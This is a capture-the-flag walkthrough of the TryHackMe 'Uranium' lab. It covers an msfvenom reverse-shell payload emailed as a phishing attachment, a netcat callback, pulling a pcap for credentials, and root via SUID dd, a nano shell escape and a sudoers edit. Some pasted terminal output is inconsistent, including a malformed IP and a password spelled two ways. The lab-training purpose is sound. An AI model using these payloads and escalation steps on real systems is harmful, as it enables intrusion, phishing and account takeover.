

Uranium — TryHackMe Writeup


Room: tryhackme.com/room/uranium · **Difficulty:** Hard · **Creator:** hakanbey01

Uranium is one of those boxes that doesn't hand you a web app full of bugs — it hands you a mail server and makes you think like a social engineer. The whole first half of this box is phishing-based initial access, and the second half is a proper "read the mail, follow the breadcrumbs" privesc chain. Here's how I went from `nmap` to root.

1. Recon

Standard full-port `nmap` sweep first:

```
sudo nmap -sS -sV -O -A -T4 -p- 10.49.161.164
```



Full-port nmap scan of the target

Three ports open — 22 (OpenSSH 7.6p1 on Ubuntu), 25 (Postfix `smtpd`, with a self-signed cert issued to `uranium`), and 80 (Apache). SSH and HTTP aren't going anywhere interesting on their own, but a live mail server on 25 is the whole point of this box — Uranium wants you to email your way in, not exploit your way in.

The room description points you to a Twitter/X handle for `hakanbey`. Digging through that account is how you land on the domain `uranium.thm` (goes straight into `/etc/hosts`) and pick up the one detail that makes the whole attack work: hakanbey has a habit of opening any mail attachment that's literally just named **application**, no matter what it actually is. That single habit is the vulnerability.

2. Foothold — phishing hakanbey

Knowing he'll open a file called `application`, I built a raw Linux reverse-shell payload with that exact name using `msfvenom`:

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.133.117 LPORT=4444 -f elf -o application
```

Then used `sendEmail` — a lightweight CLI SMTP client — to fire it at `hakanbey@uranium.thm` through the box's own open mail server:

```
sendEmail -t hakanbey@uranium.thm -f cheems@mail.com -s 10.49.161.164 -u "Hemlo" -m "Surprise for you" -o  
tls=no -a application
```

```

om@kali:~$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.133.117 LPORT=4444 -f elf -o application

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: application

om@kali:~$ sendEmail -t hakanbey@uranium.thm -f cheems@gmail.com -s 10.49.161.164 -u "Hello" -m "Surprise for you" -o tls=no -a application

Sep 07 14:19:17 kali sendEmail[62625]: Email was sent successfully!

om@kali:~$

```

Building the payload with msfvenom, then delivering it with sendEmail

With a `netcat` listener already up on 4444, it doesn't take long — hakanbey opens the attachment out of habit and I get a callback:

Stabilized it the usual way and grabbed the first flag straight out of the home directory:

```

om@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.133.117] from (UNKNOWN) [10.49.16.1.164] 56270
ls
chat_with_kral4
mail_file
user_1.txt
python3 -c 'import pty; pty.spawn("/bin/bash")'
hakanbey@uranlum:/home/hakanbey$ ls
ls
chat_with_kral4 mail_file user_1.txt
hakanbey@uranlum:/home/hakanbey$ cat user_1.txt
cat user_1.txt
cat: user_1.txt: No such file or directory
hakanbey@uranlum:/home/hakanbey$ cat user_1.txt
cat user_1.txt
thm(2aa50e58f8a2244213d5438187c0da7c)
hakanbey@uranlum:/home/hakanbey$ ./chat_with_kral4
./chat_with_kral4
PASSWORD :abc
abc
NOT AUTHORIZED
->ls
ls
hakanbey:ls

->python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Shell caught, PTY upgraded, first flag grabbed

3. Privesc → kral4

Sitting in hakanbey's home along with the flag is a binary called `chat_with_kral4`. Running it just gates you behind a password prompt:

```
./chat_with_kral4
PASSWORD: abc
NOT AUTHORIZED
```

So there's a real password to find somewhere. Poking around `/var/log`, there's a `.pcap` sitting in plain sight — someone's network capture that really shouldn't be world-readable:

```
cd /var/log
python3 -m http.server 8000
```




```
hakanbey@uranium:/$ cd var
hakanbey@uranium:/var$ ls
ls
backups  crash  local  log  opt  snap  tmp
cache    lib    lock  mail  run  spool  www
hakanbey@uranium:/var$ cd log
cd log
hakanbey@uranium:/var/log$ ls
ls
alternatives.log  faillog  hakanbey_network_log.pcap
amazon            htop     installed
apache2           journal  kern.log
apport.log        landscape  lastlog
apt              aws114_ssm_agent_installation.log  mail.log
auth.log          bootstrap.log  openvpn
cloud-init-output.log  cloud-init.log  syslog
dist-upgrade      dpkg.log      tallylog
hakanbey@uranium:/var/log$ python3 -m http.server 8000
hakanbey@uranium:/var/log$ python3 -m http.server 8000
```

Found the stray `.pcap` in `/var/log`, spun up a quick HTTP server to pull it

Spun up a quick HTTP server on the target to pull the pcap back to my Kali box:

```
wget http://10.49.161.164:8000/hakanbey_network_log.pcap
```



```
og.pcap
--2026-09-07 14:13:55-- http://10.49.161.164:8000/ha
Connecting to 10.49.161.164:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1869 (1.8K) [application/vnd.tcpdump.pcap]
Saving to: 'hakanbey_network_log.pcap'

hakanbey_netw 100% 1.83K --.-KB/s in 0s


2026-09-07 14:13:55 (138 MB/s) - 'hakanbey_network_lo
g.pcap' saved [1869/1869]

[am@Kali]-(~)
$ ls
application      Mr. Holmes  radare2
Desktop          Music       reverse.exe
Documents        nikto      Templates
Downloads        pass.txt   tools
Gopherus         Pictures   users.txt
hakanbey_network_log.pcap  Projects  Videos
LFISuite         Public

[am@Kali]-(~)
$ wireshark hakanbey_network_log.pcap
** (wireshark:59903) 14:14:11.365954 [GUI WARNING] -
- Failed to register with host portal QDBusError("org
.freedesktop.portal.Error.Failed", "Could not registe
r app ID: Connection already associated with an appli
cation ID")
```

Pulling the pcap over and opening it in Wireshark


Opened it in Wireshark, filtered to the TCP stream, and followed it — and there's the whole conversation in the clear, including the password `chat_with_kral4` is actually asking for:



Follow TCP Stream — the chat password sitting in plaintext

Fed that password back into the chat binary and actually talked to "kral4" — who, being a good friend, just hands over hakanbey's real system password when asked:

```
./chat_with_kral4
PASSWORD: MBMD1vdpgj3kGv6SsIz56VNG
kral4: hi hakanbey
-> hi
kral4: how are you?
-> im fine
kral4: what now? did you forgot your password again
-> yes
kral4: okay your password is Mys3cr3tp4sw0rD don't lose it PLEASE
```



Chatting with kral4's bot — it leaks hakanbey's real password

The pcap password (`MBMD1vdpgj3kGv6SsIz56VNG`) is only for the chat program — trying it as a real Linux password fails, as expected. hakanbey's actual login password is the one kral4 just leaked (`Mys3cr3tp4sw0rD`). Checking sudo rights with that confirms hakanbey can run `/bin/bash` as user `kral4` :

```
su kral4          # fails — wrong context, that's the chat password
sudo -l           # password: Mys3cr3tp4sw0rD
sudo -u kral4 /bin/bash
```

```
connection terminated
hakanbey@uranium: /home/hakanbey$ su kral4
su kral4
Password: MBMD1vdpjg3kGv6sIz56VNG

su: Authentication failure
hakanbey@uranium: /home/hakanbey$ sudo -l
[sudo] password for hakanbey: Mys3cr3tp4sw0rD

Matching Defaults entries for hakanbey on uranium:
env_reset,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hakanbey may run the following commands on uranium:
(kral4) /bin/bash
hakanbey@uranium: /home/hakanbey$ sudo -u kral4 /bin/bash
sudo -u kral4 /bin/bash
kral4@uranium: /home/hakanbey$ ls
ls
chat_with_kral4 mail_file user_1.txt
kral4@uranium: /home/hakanbey$ cd ..
cd ..
kral4@uranium: /home$ ls
ls
hakanbey kral4
kral4@uranium: /home$ cd kral4
cd kral4
kral4@uranium: ~$ ls
ls
```

su fails, sudo -l reveals the real path, sudo -u kral4 drops a shell

That drops me straight into a kral4 shell, and the second flag is sitting right there:

```
cd ~
cat user_2.txt
```

```
env_reset,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hakanbey may run the following commands on uranium:
(kral4) /bin/bash
hakanbey@uranium: /home/hakanbey$ sudo -u kral4 /bin/bash
sudo -u kral4 /bin/bash
kral4@uranium: /home/hakanbey$ ls
ls
chat_with_kral4 mail_file user_1.txt
kral4@uranium: /home/hakanbey$ cd ..
cd ..
kral4@uranium: /home$ ls
ls
hakanbey kral4
kral4@uranium: /home$ cd kral4
cd kral4
kral4@uranium: ~$ ls
ls
chat_with_hakanbey user_2.txt
kral4@uranium: ~$ cat user_2.txt
cat user_2.txt
thm{804d12e6d16189075db2d45449aeda5f}
kral4@uranium: ~$ ls
ls
chat_with_hakanbey user_2.txt
kral4@uranium: ~$ cd ..
cd ..
kral4@uranium: /home$ ls
ls
hakanbey kral4
```

Second flag, straight out of kral4's home directory

```
user_2.txt → thm{804d12e6d16189075db2d45449aeda5f}
```

4. kral4 → web → root

This is where the box flips the phishing theme on its head — now *you're* the one who has to trigger a reaction out of root to get privileges handed to you.

Check kral4's mail first — there's history here:

```
kral4@uranium: ~$ ls /var/mail
kral4@uranium: ~$ cat /var/mail/kral4
```

Root had already messaged kral4 once before, about giving SUID on `nano` in kral4's home folder if something on `index.html` ever got tampered with again — basically root's way of saying "if the site breaks, I'll leave you a tool to fix it fast."

Poke `/var/www/html` :

```
kral4@uranium:~$ ls -la /var/www/html
```

`index.html` and a `web_flag.txt` are both sitting there, owned by a `web` user kral4 has no read/write rights to.

Hunt for SUID binaries — this is the step that actually gets you somewhere:

```
kral4@uranium:~$ find / -perm -4000 -type f 2>/dev/null
```

`/bin/dd` stands out from the usual system SUID list. A quick check on GTFEBins confirms `dd` with SUID set can be used to read or write *any* file with the privileges of whoever owns the binary — in this case, `web`.

Read the web flag and "trigger" the index.html rewrite root is watching for:

```
kral4@uranium:~$ /bin/dd if=/var/www/html/web_flag.txt  
kral4@uranium:~$ echo "test" | /bin/dd of=/var/www/html/index.html
```

Sure enough — check the mail again a bit later and root's already reacted:

```
kral4@uranium:~$ cat /var/mail/kral4
```

New message: SUID has been added to a copy of `nano` sitting in kral4's home directory, exactly as promised.

Abuse SUID nano — nano with root-owned SUID is a straight shell-escape via GTFEBins: open it, drop into the built-in "execute command" prompt, and spawn a shell that inherits root's privileges:

```
kral4@uranium:~$ ./nano  
# inside nano: Ctrl+R, then Ctrl+X -> "Execute Command" prompt  
reset; sh -p
```

From there you're effectively root-capable through that shell. Easiest clean path is to edit `/etc/sudoers` directly through that same SUID nano and add full rights for `hakanbey`:

```
hakanbey ALL=(ALL) NOPASSWD: ALL
```

Back on the hakanbey shell, escalate cleanly:

```
hakanbey@uranium:~$ sudo su  
root@uranium:~# cat /root/root.txt  
root@uranium:~# cat /var/www/html/web_flag.txt
```

And that's root — box fully owned. 🏆

Takeaways

- Half of Uranium's difficulty is that there's **no traditional exploit** in the first half — the vulnerability is a human habit (opening a file just because it's named "application"), and `sendEmail` + `msfvenom` is all you need to weaponize that.
- Traffic capture files left lying around in `/var/log` are an easy privesc win people skip past — always worth a look.
- SUID `dd` is a quiet one. GTFEBins should be muscle memory at this point for any unusual SUID binary.
- Reading `/var/mail` for other users is free intel that's easy to forget once you're past the initial phishing stage — root basically narrates the rest of the box through it.